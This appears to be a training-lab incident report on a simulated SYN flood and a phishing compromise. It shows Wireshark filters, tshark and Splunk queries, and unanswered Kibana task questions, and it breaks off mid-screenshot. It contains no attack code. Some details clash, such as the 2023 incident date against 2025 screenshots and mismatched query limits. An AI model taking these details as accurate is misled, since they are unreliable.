

Cybersecurity Incident Report: Phishing & Simulated DDoS

1. Introduction

On May 11, 2023, Servidae Industries experienced a targeted phishing attack leading to a compromised workstation. Additionally, a separate simulated Distributed Denial of Service (DDoS) attack was conducted on a local machine for testing purposes. The Security Operations Center (SOC) detected abnormal network behavior and unauthorized access attempts, prompting an in-depth investigation using forensic tools such as Wireshark, Splunk, and Kibana. This report details the findings, root cause analysis, mitigation measures, and recommendations to strengthen the organization's security posture.

2. Incident Summary


- Incident 1: Simulated DDoS Attack
 - **Type:** SYN Flood
 - **Date & Time:** May 11, 2023, 13:59 UTC
 - **Tools Used for Analysis:** Wireshark, Splunk, Kibana
 - **Affected System:** 10.0.2.3 (Local Machine)
 - **Attack Source:** Multiple IPs, primarily 127.0.0.1 (localhost simulation)
 - **Impact:** High packet loss (100%), excessive SYN requests, potential service unavailability
- Incident 2: Compromised Workstation
 - **Date & Time:** May 11, 2023, 18:45 - 19:01 UTC
 - **Affected System:** Bill Smith's workstation (SERVIDAE-BOB-FIN-04)
 - **Detection Method:** EndDefender EDR alert for suspicious network activity and unauthorized remote access
 - **Root Cause:** Phishing attack via email containing a malicious PDF attachment
 - **Impact:** Unauthorized access, credential theft, remote access trojan (RAT) installation

- **Type:** SYN Flood
- **Packet Count:** 1,000 SYN packets
- **Target IP:** 10.0.2.3
- **Port:** 80 (HTTP)


4. Forensic Analysis

4.1. Wireshark Analysis

1. *tcp.port == 80* : This shows all packets targeting port 80.



2. *tcp.flags.syn == 1 and tcp.flags.ack == 0*



This filters only SYN packets, which are part of the DoS attack.


4.1.1 Key Indicators of a DoS Attack

a) High Volume of SYN Packets

Using the second filter **thousands of SYN packets** with no corresponding SYN-ACK responses are seen. This confirms a **SYN flood attack**, a common DoS method.


b) Increased Network Traffic

The packet rate over time visualized in IO Graphs shows sparks which is a clear DoS signature.



c) Check TCP Conversations

127.0.0.1 **sending thousands of requests** with no response. This is the attacking machine.



d) No or Few SYN-ACK Responses

Normal TCP communication should follow a **3-way handshake**:


1. **SYN** → from client to server
2. **SYN-ACK** → from server to client
3. **ACK** → from client to server

In a DoS attack, the server gets overwhelmed and **does not send SYN-ACK responses** or drops them due to the high load.

4.2 Splunk Analysis

Step1. Setup and start splunk tool:

“sudo /opt/splunk/bin/splunk start”



Step2. Convert .pcapng to CSV

“tshark -r ddostest.pcapng -T fields -e frame.time -e ip.src -e ip.dst -e tcp.flags.syn -e tcp.dstport -E separator=, > attack.csv”

Step3. Import CSV into Splunk

In Splunk, go to **Settings > Add Data > Upload**.

Step4. Choose attack.csv and follow the import process.

Step5. Use Splunk search queries to analyze the network traffic.

The screenshot displays a Kali Linux desktop environment. The primary application is a web browser showing the Splunk search interface. The search query is `source=attack.csv host=127.0.0.1 sourcetype=csv`. The results show 1,430,682 events. Below the search bar, there's a timeline visualization and a table of results. The table has columns for Time and Event. The first row shows a timestamp of 2/24/25 8:14:51.951 AM and an event from 127.0.0.1. The second row shows a timestamp of 2/24/25 8:14:51.951 AM and an event from 127.0.0.1. The desktop background is dark, and there are various icons in the taskbar and system tray.

Additional search output

```

ip.flags: 0x0z,
"ip.flags_tree": {
  "ip.flags.rb": "0",
  "ip.flags.df": "1",
  "ip.flags.mf": "0"
},
"ip.frag_offset": "0",
"ip.ttl": "64",
"ip.proto": "6",
"ip.checksum": "0x3cca",
"ip.checksum.status": "2",
"ip.src": "127.0.0.1",
"ip.addr": "127.0.0.1",
"ip.src_host": "127.0.0.1",
"ip.host": "127.0.0.1",
"ip.dst": "127.0.0.1",
"ip.addr": "127.0.0.1",
"ip.dst_host": "127.0.0.1",
"ip.host": "127.0.0.1",
"ip.stream": "0"
},
"tcp": {
  "tcp.window": "65535"
}

```

Search processing Language used to analyze windowslogs in hackthebox machine

(<https://tryhackme.com/room/splunkexploringspl>)

a. *Index* = "windowslogs"

Retrieves all logs from windowslogs without any filters. In the SourceIp field on left side it shows the Source IP that recorded max events.

New Search Save As Create Table View Close

1 index="windowslogs" All time

✓ 12,256 events (before 2/25/25 6:06:35.000 PM) No Event Sampling

Events (12,256) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 day per column

SourceIp 7 Values, 0.702% of events Selected Yes No

Reports Top values Top values by time Rare values

Events with this field

Values	Count	%
172.90.12.11	53	61.628%
172.18.38.5	15	17.442%
fe80:0:0:0:c86e:cb04:bc03:d64f	10	11.628%
0:0:0:0:0:0:1	4	4.651%
fe80:0:0:0:7976:d2f2:1752:21b5	2	2.326%
224.0.0.251	1	1.163%
ff02:0:0:0:0:0:fb	1	1.163%

SELECTED FIELDS: host 1, source 1, SourceIp 7, sourcetype 1, User 4

INTERESTING FIELDS: @version 1, AccountName 4, AccountType 2, Application 22, Category 41, Channel 9

b. *index=windowslogs "cyber*"*

Searches for events in windowslogs where any field contains a word starting with "cyber" (e.g., "cyberattack", "cybersecurity").

New Search Save As Create Table View Close

1 index=windowslogs "cyber*" All time

✓ 12,256 events (before 2/25/25 6:13:04.000 PM) No Event Sampling

Events (12,256) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 day per column

List Format 50 Per Page

i	Time	Event
>	7/14/22 11:37:59.000 PM	<pre>{ [-] @version: 1 AccountName: SYSTEM AccountType: User CallTrace: C:\windows\SYSTEM32\ntdll.dll+9c534[C:\windows\SYSTEM32\psmserviceexhost.dll+222a3[C:\windows\SYSTEM32\psmserv Category: Process accessed (rule: ProcessAccess) Channel: Microsoft-Windows-Sysmon/Operational Domain: NT AUTHORITY EventID: 10 EventReceivedTime: 2022-04-15 08:05:46 EventTime: 2022-04-15 08:05:44 EventType: INFO</pre>

SELECTED FIELDS: host 1, source 1, SourceIp 7, sourcetype 1, User 4

INTERESTING FIELDS: @version 1, AccountName 4, AccountType 2, Application 22

c. *index=windowslogs | table EventID User Image Hostname | dedup EventID*
Retrieves EventID, User, Image, and Hostname from windowslogs, removes duplicate EventID values, and displays the result as a table.

New Search

Save As

Create Table View

Close

1

index=windowslogs | table EventID User Image Hostname | dedup EventID

All time

✓ 12,256 events (before 2/25/25 6:15:18.000 PM)

No Event Sampling

Job

Verbose Mode

Events (12,256)

Patterns

Statistics (55)

Visualization

100 Per Page

Format

Preview

EventID	User	Image	Hostname
10			Micheal.Beaven
5156			James.browne
5158			James.browne
800			James.browne
4103			James.browne
12		C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	James.browne
3	NT AUTHORITY\SYSTEM	C:\Windows\System32\dns.exe	Salena.Adam
22		C:\Windows\System32\svchost.exe	James.browne
4658			James.browne
4663			James.browne
4656			James.browne

d. `index=windowslogs | table _time EventID Hostname SourceName | sort SourceName`
Displays `_time`, `EventID`, `Hostname`, and `SourceName` fields as a table, sorted alphabetically by `SourceName`.

[illegible]

e. *index=windowslogs | rare limit=4 User*

Finds the 6 least frequently occurring User values in the windowslogs index.

Search

Analytics

Datasets

Reports

Alerts

Dashboards

Search & Reporting

New Search

Save As

Create Table View

Close

1

index=windowslogs | rare limit=7 User

All time

✓ 12,256 events (before 2/25/25 6:26:53.000 PM)

No Event Sampling

Job

Verbose Mode

Events (12,256)

Patterns

Statistics (4)

Visualization

100 Per Page


Format

Preview

User	count	percent
Cybertees\James	5	4.201681
NT AUTHORITY\NETWORK SERVICE	20	16.806723
Cybertees\Alberto	24	20.168867
NT AUTHORITY\SYSTEM	70	58.823529


f. *index=windowslogs | chart count by Image*

Creates a chart showing the count of events grouped by Image (process names).




4.3 Kibana Analysis

Accessing Kibana :log in kibana using the kibana credentials




Kibana homepage



TASK DONE:


Q1: Update the date and time filter as specified. How many total **hits** were captured within the selected time period?

answer::



Q2: Look at the **Top values** under the **destination.ip** field. Which IP address stands out?

answer:



Q3: Use an IP address lookup tool (such as iplocation.io). What country does this IP address originate from?


answer:

The screenshot shows the IP Location Lookup tool interface. On the left, there is a sidebar with 'IP Tools' including Subnet Calculator, Ping IP Online, Extract IP Addresses, What is My IP Address, IP To HostName, IPv6 Expand, IPv6 Compress, IPv4 to IPv6, IPv6 Compatibility Checker, IP To Decimal, Reverse IP Lookup, Local IPv6 Address Generator, IPv6 CIDR to Range Calculator, IPv6 Range to CIDR Calculator, ASN WHOIS Lookup, and IP WHOIS Lookup. The main area is titled 'IP Location Lookup' and contains a text input field with the IP address '84.237.252.156' and an 'IP lookup' button. Below the input field, it states: 'IP Location Lookup tool provides free location tracking of an entered IP Address. It instantly tracks the IP's city, country, latitude, and longitude data through various Geo IP Databases.' A disclaimer follows: 'If you are concerned about the GeoLocation data accuracy for the data listed below, please review the GeoLocation accuracy information for clarification.' The results are displayed in a box titled 'IP Location via 